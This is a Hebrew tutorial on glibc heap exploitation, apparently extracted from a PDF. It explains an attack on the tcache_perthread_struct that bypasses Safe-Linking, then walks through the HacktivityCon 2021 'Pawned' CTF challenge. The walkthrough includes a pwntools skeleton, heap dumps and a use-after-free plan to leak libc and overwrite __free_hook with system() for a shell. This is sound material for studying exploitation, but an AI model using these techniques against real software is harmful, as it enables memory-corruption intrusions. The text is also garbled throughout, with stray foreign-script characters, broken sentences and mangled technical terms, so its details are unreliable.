נרצה למן את התוכן של ה-tcache בו נשמר metadata על גבי שדה user-data של ה-chunks לתועלתו. את המבנה הכללי וצורת המימוש ה-tcache אנו מכירים כבר מהפרק בו הצגנו אותו. בסוף לכך, נשים לב שמנגן ה-Safe-Linking מפעיל את מקרו ה-PROTECT רק על מצביעי fd/next. לעומת זאת, הרأس של כל אחת מהרשימות נשאר לא מוגן. כמו במקורה של ה-fastbins, גם הם נמצאים באזורי heap static (המצביע על מבנה שבתוכו נשמרים המצביעים לראשי רשימות ה-tcachebins __thread_struct): tcache_perthread_struct *tcache שמור במשתנה סטטי הנגיש רק לפונקציות שבקובץ בו הוא מוגדר, אך המבנה עצמו מוקצה בתחילת heap). בכל מקרה - זה תלוי מימוש. לא נוכל להיות בטוחים בוודאות שימוש (xor) המצביע עם הכתובת בה הוא נשמר יהיה אפקטיבי (עקב כך שהה指针 בפועל של שאר הקוד).

השילוב של תcan לא עמיד מצד Glibc והנחה לא נכון של אייל כאשר עיצב את המנגנון, אפשרו את ניצול טכניקה זו. נתקוף ישירות את ראש רשימת heap free של אחד מה-tcachebins.

מבנה ה-tcache_perthread_struct מוקצה בעת שה-heap נוצר (למשל - בעת הבקשת הראשונה לזכרון מה-heap), הוא יאוחסן בתחילת heap (ביחס 0). תוקף עם יכולת underflow buffer לינארית על גבי החוץ ב-heap או יכולת מסוג כתיבה-שירותית לכנתובות יחסית (כלומר יכול לכתוב ביחס/anindkos מערך שלילי ביחס לכנתובות על heap, יהיה מסוגל למן זאת לצורך השחתת מבנה ה-tcache הנ"ל כלו). בפרט, הוא יוכל להשחית כל tcache_entry שיבחר (שם יושב המצביע לראש הרשימה של אותו bin).

שימושים נוספים

בנוסף לכך, יש עוד 3 מקרים קצח שעשויים להיות מנוצלים ע"י תוקף. ניתן לסוג אותם כתת-קבוצה של כתיבת לכנת שרירותית יחסית:

1. UAF - המאפשר קריית כתובות של מבנה ה-Tcache השמורה בזיכרון וכטיבתה לכינסה השומרת מצביע בהיסט של 8 בתים (אחרונית מאותה כתובות) - הכתובת שקוראים שמורה בתוך מקום שדה ה-key (ה-quadword המצביע השני) ב-data user (*[tcache_perthread_struct](#)) ולאחר מכן כתיבת אל מבנה ניהול זה הנמצא ב-main_arena. [key נכתב למיקום הנ"ל בעת קישור free chunk ל-tcache [put](#) בפונקציה ([tcache_put](#)).


נחשב את `idx_tc` הרלוונטי (המתאים לגודל ה-chunk victim שברצוננו לקשר אל ראש רshima מסויימת) ואת ההיסט מהכתובת שחשפנו אל `idx_tc` ו-`tcache->counts[tc_idx]`. נקבע לתוך `tcache->entries[tc_idx]` את ערך המונה המתאים לערך חיבוי המספק אותנו. נקבע לתוך `tcache->entries[tc_idx]` את כתובות ה-target data שלנו (תזכורת: ב-Tcache: ב-data chunk של ה-target data נשמרת הכתובת של ה-target data של chunk הבא, ולא של תחילת chunk). נקצת chunk מתוך tcachebin וcut נוכל לכתוב אל ה-target data שלו באמצעות ה-victim chunk.

2. שחרור מבנה ניהול של Tcache: סט קריאות ל-([free](#) בסדר משובש - לדוגמה: עברו באג בקוד של שחרור מבנה המכיל מצביעים לזיכרון דינמי לפני ש-([free](#) נקרא על ה-members שלו שחייב גם כן לשחרר אותם.

לאחר מכן נשחרר את המצביע למבנה ה-Tcache המוזכר ב-1 (למשל דרך member שטרם ביצענו עליו ([free](#) ש חופף למיקום שדה ה-key), כך נקשר את ה-tcache_perthread_struct אל ה-Tcachebin המתאים לגודל 0x290 (16/2)*64+8*64 = 0x280bytes, 8 more bytes needed for 0x288 בין 0x277 ל-0x290). בשלב זה נשלח בקשה להקצתה בגודל מתאים (כל ערך בין size field => 0x290 אמרו לעבור) ובכך נשים יכולת כתיבה על גבי מבנה ה-Tcache ובפרט לצורך דרישת ערך של מצביע לראש רshima. יחד עם זאת, עקב מגבלות אפשריות על גודל הבקשות העוקבות שניתן להעברה ל-[malloc](#), זהו תרחש הרבה פעות סביר לעומת [buffer underflow](#) או [Use-After-Free](#).

3. Buffer underflow: השחתת מבנה ה-tcache_perthread_struct ע"י גלישה אחרונית מחוץ הנמצא בסמוך אליו על ה-heap (למשל על ידי שימוש באינדקס שלילי בגישה למערך).

ראיינו של תוקף עם אותן יכולות שהגנת ה-Safe-Linking תוכננה להגן בפניהן, יהיה מסוגל לעקוף אותה ולתקוף שירותי את מבנה ניהול הראשי של Tcache ובכך להשיג פרימיטיב מסווג Malloc-Where (להקצות chunk בכנת שרירותית). אם תוקף יוכל לדרס את המצביע של ראש bin כלשהו, הוא עשוי להצליח לעקוף את מכשול האקרים שהמנגן הנ"ל משתמש בו כדי להגן על מצביעי ה-fd/next.



מגבלות

המתקפה עובדת נגד ה-tcache, אך היא לא יודעת להתמודד עם הבדיקה של ה-fastbins. המתקפה מצריכה מהתוקף שייהי לו לפחות אחד מהשלושה: פרימיטיב גלישה אחורנית, UAF בהיסטスペצייפי מתחילהו של מבנה על ה-heap או פרימיטיב המאפשר לקשר את ה-tcache_perthread_struct אל תוך ה-tcachebin היחיד שמתאים לו. זהו נקודת קritisית: מבחינה סטטיסטית, באג slowflow הוא הרבה פחות נפוץ מאשר באג overflow.


בנוסף לכך, על מנת להפוך את גרסאות ה-free של מתקפה זו ליעילות בעולם האמיתי, יש צורך ביכולות כמו FAF על מצביע, המוכל בתחום המבנה ששוחרר, ונמצא בתוכו בהיסט של 8 בתים, באג בסדר הקראיות ל-free על מבנה וה-members שלו, או אמצעי אחר בעזרתו קרייה ל-free על מצביע תגרום לשחרור ה-tcache_perthread_struct .

גרסה 2.34 של glibc הציגה לראשונה מנגנון לקביעת ערכיהם שונים key העושה שימוש במשתנה סטטי static uintptr_t tcache_key שנועד לתפקיד נסיוונות לשחרור-כפול בתחום thread, המאותחל בצורה אקרואית ומוגרך לערך חדש בכל הכנסה ל-tcache (בעזרת מחולל מספרים רנדומליים שאינם בהכרח בטוח קרייפטוגרפית) שמטרתו להחליף את המפתח שעד כה היה משותף בין כל ה-free-chunks לבין tcachebin מסוים (זכרו שהמטרה שלו הייתה להזות מי כבר נמצא בתחום אותו tcachebin, והרי שכלל גודל יכול להתאים רק tcachebin אחד).

לכן היה מספיק טוב לשמור בשדה ה-key של כל ה-free chunks שקשרו ל-tcache את אותו המפתח! כי זה רק נועד לסמן שהוא משוייר לשם), אך כתם מישוה נזכר שזו חולשה/אג בתכנון (design) הנינתנת לניצול. המנגנון החדש תוכנן כך שיגריל מספר ייחודי שלא אמרו להופיע בזיכרון עבור כל chunk המשוחרר אל ה-tcache כדי להשיג עוד מטרה חז' מתקדמת (להזות שחרור כפול): למנוע הזלה של כתובות מבנה ה-tcache (אבל כמו שאומרים - לא לעולם חווין...).

House of Rust (2021 c4ebt, Bypassing Glibc 2.32 Safe Linking mitigation)

טכניקה זו תסוקר ותודגס תוך תקיפת בינהי המקומפל אל מול v2.34 glibc בפרסום הבא בנושא. הפניות למקורות רלוונטיים מצורפות בסוף המסמך.



פתרונות אתגרים לדוגמה מתחזיות CTF:

דוגמאות לשיטת עבودה עבור heap exploitation:

הקדמה

באופן כללי - כדי שניתקל בכמה שפחות בעיות בעבודה עם pwndbg, עדיף לעבוד עם Linux Ubuntu 18.04. הבעיות אחרות של לינוקס דורשות התאמות מיוחדות עבור התקנת pwndbg.

דוגמה לסקריפט bash שמתקין חלק מהאפשרויות שנפטרך יוכל להיות רלוונטי לחלקם אפשר למצוא [כאן](#) או [כאן \(הוא מתקין pwndbg מתוך fork של AngelBoy כבר לא מתוחזק\)](#)

דוגמה לסקריפט נחמד שמשתמש ב-docker כדי להרים סביבת אקספלוטציה מוכנה עבור גרסאות שונות של Ubuntu ניתן למצוא [כאן \(ctfpwn-env\)](#)

Pawned - HacktivityCon 2021


באתגר זה אנו מקבלים קובץ ELF בשם pawned ו-build ספציפי של libc-2.31.so בשם libc. נוכל לראות שהוא "Fully protected" (ישנו עוד הקשחות אפשריות כמו Fortify ללא נתיחה אליהן כרגע):

```
idan@DESKTOP-ER7UUU2:~/pawned$ checksec --file=pawned
[*] '/home/idan/pawned/pawned'
    Arch:      amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

ניתן לראות שהビנארו לא קומפלט שיחפש לטען לפני ריצתו את libc מתוך התיקיה בה הוא נמצא, במקרה זאת הוא יקשר לגרסת libc המותקנת על המערכת (Ubuntu 2.31.2 במקורה של 20.04):

```
SKTOP-ER7UUU2:~/pawned$ ldd pawned
linux-vdso.so.1 (0x00007ffda51b2000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
/lib64/ld-linux-x86-64.so.2
```

נפטרך יכול לעבוד מול אותה גרסה של libc שלא זה מה שקיבלנו. למרבה הצער לא קיבלנו בנוסף גם קובץ so.id, כך שגם אם נוריד את [owninit](#) (מספיק להוריד גרסת release וליצור Alias לשם נוחות). האופציה של התקנה דרך cargo למשול היא ידי מתוסכתי, [צריך להתקין כמה תלויות לפני כן, למשל cargo, rust, libzImage-dev]. צריך לוודא שהగרסה של Rust שהותקנה היא העדכנית ביותר ([stable]). ונפעיל אותו, אמנם נוכל להריץ את הבינארו מול libc זה, אבל [ניתקל בעיה מוכרת ומעכנת של pwndbg](#) שלא מאפשרת לנצל את יכולות המענינות שלו.



לא נראה שיש להם פתרון in-house מהיר ויעיל לבעה בשלב זה. אפשר להשתמש ב-[gef](#) במקרים שכאלו, או לעבוד עם docker כמו שהוזכר בהקדמה ולקווות שהגרסאות של libc עם מספר זהה יתנהגו באותו צורה עד כדי שינוי קל ב-offsets שניתן לתקן אחרי שהאקספליט עובד מוקומית, או להוריד את ה-[dev-libc6-dev](#) המתאים (אם מנוטים להתקין את קובץ deb שזכה בעזרת הפקודה - `dpkg`, הוא ידרס את הגרסה החדשה על המערכת).

از הפתרון הוא אחר: למשל להוריד את הקבצים הנוחוצים [ולהתיכון אליהם ב-gdbscript](#). נראה [שהטינט](#) כבר חשבו על פתרון לבעה - מה שmobiel [לכל](#) זהה להורדת הקבצים הנוחוצים וכמו כן [להסביר נספף](#) ו- [לסקירהיפט דומה](#) מתוך פרויקט שהוזכר בתגובהות.

רק שימושם לב שרתת the-mirror שממנו מודדים הקבצים הוא סיני, אז אולי כדאי ללחפש mirrors אחרים. אש mach לשמעו מנוסיונכם בעניין זה של השגת debug symbols. לדעתי היכולה לראות באילו שורות של libc אנו נמצאים במהלך debug היא יקרה ערך).

המינימום שצרכי בד"כ זה סט קבצים כמו הבאים: `so`, `ld.so.2`, `ld-2.31.so`, `libc.so.6`, `libc-2.31.so`, `libc`, אם הקימפול של glibc היה עם דגל `-g` (debug symbols), אז נרצה גם תיוקה שמספיק שתכיל חלק מה- source code (למשל רק את `c` מalloc כדי של-gdb תהיה גישה ל-source code).


מי שמעוניין להשתמש בסקריפט `py.solve` שהוא מיוצרת - שייקח בחשבון שיכול להיות שייאלץ לשנות את args.GDB למשהו כמו LOCAL GDB NOASLR (args.DEBUG). כמו כן, ניתן להשתמש ב-template שמצויר כאן למקרה (יש [משוכליים](#) יותר ממנו, אפשר גם להגיד לו איזה טרמינל לפתחו ובאיזה דרגת logging להדפיס הודעות למסך בעזרת 'Option_name' :(context.log_level = 'Option_name')

```
from pwn import *

elf = context.binary = ELF("pawned")
libc = ELF(elf.runpath + b"/libc.so.6") # or ELF(elf.libc)
gs = '''
continue
'''

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    else:
        return process(elf.path)

io.timeout = 0.1
io = start()
#####
# YOUR CODE
#####
io.interactive()
```



נקודה נוספת על **debugging** ו**זיהויאגים**: מעבר לכך ש-[interactive](#) משמש לתקשורת עם התהיליך המקומיות/מרוחק, הוא יכול לשמש גם כתחליף זול ל-breakpoint (עדין יהיה צורך ללחוץ **ctrl+c** בחילון של הדיבאגר כדי לעצור באמת) בהרצה מקומית מ憑ת סקריפט פיטון (זהה כשלעצמם יותר נוח מה贊ת קולט ידנית), אך זאת לא הדרך הכי עילית לדבג במהירות.

פיצ'ר "פשוט מדי" של **gdb** הוא פקודת [record](#) המאפשרת לחזור ל-point check. אם תצלחו לשלב בתהיליך debug כלים לתנועה אחרת בזמן/[rr](#) של timeless debugging כמו [QIR](#) (פרויקט [geohot](#) שעבור Ubuntu 20.04) או [אחרים הקיימים ברשות](#) או אפילו לבנות כל משלכם - הרווחתם.

אפשר לחשב שימוש בFuzzing יכול לקצר פלאים את התהיליך של איתור הבאים של השימוש ב-heap. יש כמה [כלים אוטומטיים](#) ברשות לאיתור חולשות והשימוש מתאפשר מוכROT, ובפרט עבור [exploitation](#) אך הם לא פתרון קסם. חשוב לזכור שבאים של heap מגאים לగרסאות production של תוכנות מסוימות שהם עשויים להיות קשים לגילוי. נניח שיש לנו chunk משוחרר בתוך fastbin שה-fd שלו הושחת ע"י Write-After-Free או גליישה.

אם לא נקצת chunk זה יותר אף פעם לפני שהתוכנית תצא, איך נדע שהוא הושחת? זו הבעיה עם [Fuzzing](#). נשען על מציאת קלטים שימושיים לкриוסות ותקיעות של התוכנית, בקרה שתואר וברבים אחרים - התוכנית לא תגיע למצב שכזה, כך ש-Fuzzers כמו AFL "יעורים" למצבים כאלה.

ניתן להשתמש בכמה משתני סביבה שיעזרו לנו למצוא**באים ב-heap**:

MALLOC_PERTURB - מאפשר לנו לאותחל **data** שהוקצתה ושולחה לערכים ספציפיים. זה יכול לעזור לנו למשל לאתר מידע לא מאותחל. לروع המזל הכספי שלו חלקו, למשל, שחרור של chunks אל תוך ה-tcache יגרום לכך שהם לא יאותחלו בערך של הבטים בתוך משתנה זה (PERTURB bytes).

MALLOC_CHECK - מאפשר בדיקות מחמירות יותר במהלך heap פעולות במחיר של מהירות. בדיקות אלו מוסיפות metadata נוספת ל-chunks כדי לאתר גלישות. הבעיה היחידה עם בדיקות אלו היא שהמשנות את התנהלות heap, כמו ניהול ה-tcache והגדלת גודל chunk, כך שה-heap שתוחת בדיקה איננו מייצג בדיקות תנאי סביבת-production.

למידע נוסף, ניתן לעיין בחלק של Environment variable בפלט של הפוקודה:

```
$ man mallopt
```

בחזקה לתרגיל

נרי' שוב `ldd` על הקובץ שקיבלנו כדי לוודא שהוא עושה שימוש בקבצים מתחר תיקית העבודה הנוכחיית:

```
intu:~/Desktop/pawned2$ ldd pawned_patched
linux-vdso.so.1 (0x00007ffd32f2e000)
libc.so.6 => ./libc.so.6 (0x00007f2d53e7a000)
./ld-2.31.so => /lib64/ld-linux-x86-64.so.2
```

באופן לא מפתיע, מקבלים את ההודעה הבאה בעת הריצת הפקודה `vis` בסשן ה-`debug` לאחר טעינת `libc` (לאחר הריצת הפקודה `(start)` בנויגוד ל-`"heap is not initialized yet"` שאומرتה שה-`heap` טרם נוצר, אףלו `sh-6-dbg` מותקנת (והשתיים האחרות במקרה של בינהר 32 ביט). בדומה לבאג שהוזכר:

```
pwndbg> vis
vis_heap_chunks: This command only works with libc debug symbols.
They can probably be installed via the package manager of your choice.
See also: https://sourceware.org/gdb/onlinedocs/gdb/Separate-Debug-Files.html

E.g. on Ubuntu/Debian you might need to do the following steps (for 64-bit and 32-bit
binaries):
sudo apt-get install libc6-dbg
sudo dpkg --add-architecture i386
sudo apt-get install libc6-dbg:i386
```

במקרה שלנו פשוט נעשה "קיזור דרך מלולר" ונשתמש בגרסת 2.31 שmagie ביחד עם Ubuntu 20.04 של WSL מבלי שנצטרכן לבצע patching לקובץ `elf` המקורי (טייפ למשתמשי WSL: אם התצוגה לא עוקבת אחרי הפלט שגולש מתחת למסר, תעברו למסר מלא עם `ALT+ENTER`).


בכל מקרה, בחלק מהטכניקות אנו משתמשים בכוונה את `heap`-`metadata` של מבנים כמו `heap`, `arena`-`main`, וכן `arena`, אך חלק מהפלט של פקודות כמו `vis` לא יהיה אמין במקרים כאלה, כך שבמוקדם או לאחר מכן צריך לדעת לשולט בניתו מידע בזיכרון עם פקודות כמו `e(xamine)` או `d(q)dump`.

תאוור האתגר: "Welcome to our pawn shop. Only used items are allowed." - בכל פעם שמדובר בתוכנית בסגנון של חנות/בנק, זה בד"כ מرمץ על אתגר `heap`. (בנוסף להימצאות קריואות לפונקציות של `malloc`).

(`main` מנהלת מערך (לא על `heap`) בגודל 10 של מצביעים `long`chunks בגודל 0x30 (המבנה שהזכרנו).

האפשרויות המופיעות בתפריט שהתוכנית מציגה לנו:

- "למכור פריט לחנות": הוספה פריט לבנייה שהתוכנית מנהלת, תוך ציון המחיר שלו (`long float`), אורך השם שלו, והשם הפריט. התוכנית תשמור את המצביע שקיבלה מ-`malloc` בתא המערך השמאלי ביותר שאינו `0x0`.
- "לקנות פריט מהחנות": בעצם מדובר במחיקה של פריטים שאנו חנו הוספנו
- הדפסת מערך הפריטים של החנות



נראה שמי שכותב אתגר זה רצה להוכיח על אלו שינסו להנדס לאחרור סטטיית את הבינהiri עם(decompiler view) (זה עדין אפשרי, אך במקרה זה עדיף להסתכל על ה-assembly flowchart). כביכול אפשר להגיע להבנה של אופן הפעולה והאגאים בתוכנית ע"י debugging בלבד, אך חלק מהפתרון הוא שימוש בפונקציה מיוצאת (exported) "נסתרת" שאינה נראית בקוד, בשם `manage_items()`.

מכיוון שהמהות הנושא אינה reversing (יותר נכון לדעתו להדגים חלק זה בצורה סרטון שמחיש איך משתמשים נכון בכלים ותהליכי החשיבה ולא רק את התוצר הסופי של הניתוח) אדלג על ההדגמה

למי שain רקע בכלל ב-RE אמלץ ללמידה פחות את הבסיס המחשבתי מספרים / קורסים / סרטונים /
חברים והרבה תרגול עבודה עם כלים לניתוח ELF כמו IDA Pro ,Ghidra ,Radare2/Cutter/Rizin .ninja

בחזקה לתרגיל: נשים לב שכאשר אנו מוכרים פריט חדש לחנות, היא תמיד ממיד מקצת chunk בגודל 0x30 (ה枷שת 0x0) שה-data שהוא נשמר בו מרכיב מהשדות הראשית:

Offset	size	Type	Field Name
0	QWORD	double (%lf)	price
16	QWORD	const char* (%s)	name_Buffer
24	DWORD	int (%d)	name_length

Sell - נשלח שניים בקשה עם נתוני שונים לצורך בדיקת אופציה זו:

עבור בחזרה לחalon של GDB עם (break). נלחץ ctrl-C (break). ונכניס את הפוקודה: vis

0x555555559250	0x0000000000000000	0x0000000000000000
0x555555559260	0x40a15c0000000000	0x00000000000000311.....
0x555555559270	0x00005555559290	0x0000000000000018\@.....
0x555555559280	0x0000000000000000	0x0000000000000021	..UUU.....
0x555555559290	0x4141414141414141	0x4141414141414141	AAAAAAA.....
0x5555555592a0	0x0041414141414141	0x0000000000000031	AAAAAAA.1.....
0x5555555592b0	0x42902b36211c7000	0x0000000000000000	.p.!6+.B.....
0x5555555592c0	0x000055555592e0	0x0000000000000038	..UUU..8.....
0x5555555592d0	0x0000000000000000	0x0000000000000041A.....
0x5555555592e0	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB
0x5555555592f0	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB
0x555555559300	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB
0x555555559310	0x0042424242424242	0x00000000000020cf1	BBBBBB..... <- Top

ניתן לראות שעבור כל בקשת הקזאה מוקצה קודם 0x30 chunk קודם chunk המבנה הנ"ל. את ה"מחיר" התוכנית נשמר ל-qword הראשון של המבנה בפורמט של IEEE floating point. ב-qword ה-3 של ה-data ישמר מצביע ל-chunk בו תישמר מהירות השם, chunk זה יהיה בגודל בהתאם ל-length שהכננו. נשים לב שאין באג overflow. ב-qword ה-4 ישמר אורך השם שביקשנו להזין.

Up - כעת נבקש לקנות בחזרה את item ה-1 (השני יוחד עם top chunk ברגע שישוחרר) ונקבל:

0x555555559240	0x0000000000000000	0x0000000000000000
0x555555559250	0x0000000000000000	0x00000000000000311.....
0x555555559260	0x0000000000000000	0x00005555559010UUU.. <- tcachebins[0x30][0/1]
0x555555559270	0x00005555559290	0x0000000000000018	..UUU.....
0x555555559280	0x0000000000000000	0x0000000000000021!
0x555555559290	0x0000000000000000	0x00005555559010UUU.. <- tcachebins[0x20][0/1]
0x5555555592a0	0x0041414141414141	0x0000000000000031	AAAAAAA.1.....
0x5555555592b0	0x42902b36211c7000	0x0000000000000000	.p.!6+.B.....
0x5555555592c0	0x000055555592e0	0x0000000000000038	..UUU..8.....
0x5555555592d0	0x0000000000000000	0x0000000000000041A.....
0x5555555592e0	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB

מכיון שבחרנו גודל בטוח של tcache (והמנון פועל), שני ה-items הקשורים לפריט הראשון שוחררו וקשרו אל bins המתאים ב-tcache. אך בקוד עצמו לא מבוצע איפוא של data (ובפרט של המצביע ל-chunk ושל שדה המצביע בתוכו למחוזת שם), כך שייתכן UAF. ומכאן שניתן להקצות כל היותר 10.items.

הfonקציה ה"סודית" `manage_items()` (קלט 'M' בתפריט) מאפשרת לנו לעורק מידע של פריט (מחיר או רוך שם ושם). אם נזין אורך (גודל chunk) שונה ממה שנמצא שם, chunk של השם ישוחרר ויוקצת מחדש (לא מדובר ב-`realloc()`, אחרת - רק נערוך את תוכן chunk).


```
> $ M
WARNING! Admin use only!!!

1. Price $0.000000, Name:
2. Price $444444444444.000000, Name: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
3. Price $10000000000000007956232486128049714315622614079307522017611341417
   67680.000000, Name: DDDDDDDDD

What item would you like to change?: $ 1
Enter the new item price: $ 100
Enter the new item name length: $ 72
free(): double free detected in tcache 2
```

בגרסה זו של glibc (2.31) מופעלת הגנה בפני שחרור כפול אל ה-tcache (כולל זו שמחפש את ה-debug chunk בכל ה-tcachebin המתאים ל-key של ה-chunk שמנסם לשחרר). ניתן לסרור את חלון ה-debug chunk באמצעות Ctrl-D.


השאייפה שלנו לרוב היא להציג יכולת כתיבה לכנתובות שרירותיות (אם אי אפשר אף יש לנו מזל - אז רק לאן צריך). אם נצליח לגרום לשדה המצביע ל-key של chunk מסוים להציבו כנתובת ה-target שלנו, נוכל לכתוב לשם כל qword שנרצה באמצעות הוראת ה-`manage_items()` שנitin לה קקלט את אותו האורח שנמצא כבר ב-Name length (כל זאת הודות לבאג ה-WAF). נזכיר שגם צריכים להציג shell בתרגיל זה. על כן, נרצה להציג כתובות של libc כדי שנוכל לקרוא ל-`system()` או CD' למצוות `(one-gadget)`.



מכיון שהוא גרסה בה ה-hooks malloc עדין בשימוש (לפני 2.34) נרצה לדרכו אחד מהם, כי יש הגנת FULL RELRO, אך שלא ניתן לכתוב ל-`atq.got`. ולבסוף fini array ובירך להשפיע על ה-flow execution בתוכנית.

ישן דרכי [לשבר את מנגן ה-RELRO](#) exploits ב-Privellege השימושים גם עבור binaries setuid binaries LD_BIND_NOW LD_NOT_BND שאם Escalation בעזרת שינוי סביבה WOW_NOW מתייחסים אליהם). אם למשל נפעיל את (`buy` על ה-item item שגרמו לו להציבו על chunk אחר שה-qword הראשון שלו מכיל '`0\bin\sh\0`', מכיוון שהוא זה שייחזר קודם, קיבל קרייה ל-`'0\bin\sh\0'\free`. והרי שם נדרוס לפני כן את ה-free_hook עם הכתובת של `system`, זה ייתן לנו shell. כדי לדרכו את hook-leak libc.

כדי להציג כתובות של libc (טור שימוש בbag the-Free) נדרש לנצל אחד ממנגוני הקישור ל-bin שמשנים חלק מה-data של chunk ל-metadataם שלהם. אחת מה דרכים להציג כתובות שכזאת היא באמצעות metadata-unsorted chunk של metadata (להשתמש בbag the-UAF כדי לקרוא אותה).



לכן נרצה להקצת chunk-large, לשחרר אותו ולאחר מכן לקרוא ממנו (באג ה-RAF, שמות הפריטים מודפסים גם כשאנו מבקשים לקנות Item ולא רק עבור בקשה הדפסה)

נשים לב שגודל chunk ה"ניהולי" הוא תמיד 0x30, אם נשתמש בין השאר באותו גודל עבור אורך השם שאנו מבקשים להזין, נוכל למחזר אותו לאחר שיישורתו (מנגנון ההקצאה יבחר בזיה שນמצא בראש ה-). (0x30 tcachebin

דרך נוספת לקלל libc leak (פחות תאורתית) שתדרוש יותר מאמץ, היא לגרום לכך שלא יהיו null bytes ב-qword הראשון של chunk המכיל שם פריט (באורך 2 qword לפחות), לשחרר אותו אל ה-tcache ולקראת שדה key שלו (גם זו כתובת מה-main_arena, לפחות בגרסה 2.31)

באופן כללי ניתן להשיג כתובות של libc מיותר כמו מקומות, כתלות בתוכנית ובבאג אותו מנצלים. ניתן למצוא אותן ב-section של `htab.got..`, אחרות מפוזרות על libc עצמה ורוב הסיכויים שגם על גבי ספריות נוספות שהתוכנית משתמשת בהן. על המחסנית יש בדר"כ גם יכולת להציג כתובות שיכלו מיותר heap נתונה לחסדייה של התוכנית אותה תוקפים, יתכן שהיא שומרת כתובות של libc על heap שלה וייתכן שלא.

תוכניות שבשימוש בעולם האmittel בד"כ יאחסנו [מידע מעניין הרבה יותר](#) על heap שלו, חלק מהfonקציות של libc עשוות שימוש ב-heap עצמו, כגון התחלה thread חדש, אז יתכן שנוכל להציג כאלה. במידה ואחד מהshitות הנ"ל לא הועילה, נאלץ לכפות על chunk להיכנס לתוך אחד מה-bins שעבוד עם רשימות הקשורות דו-כיווניות כדי שתיכתב כתובות שימושית שלא שייכת(heap על גבי heap). חשוב לציין שיש לשקל אם בכלל צריך להציג מידע.

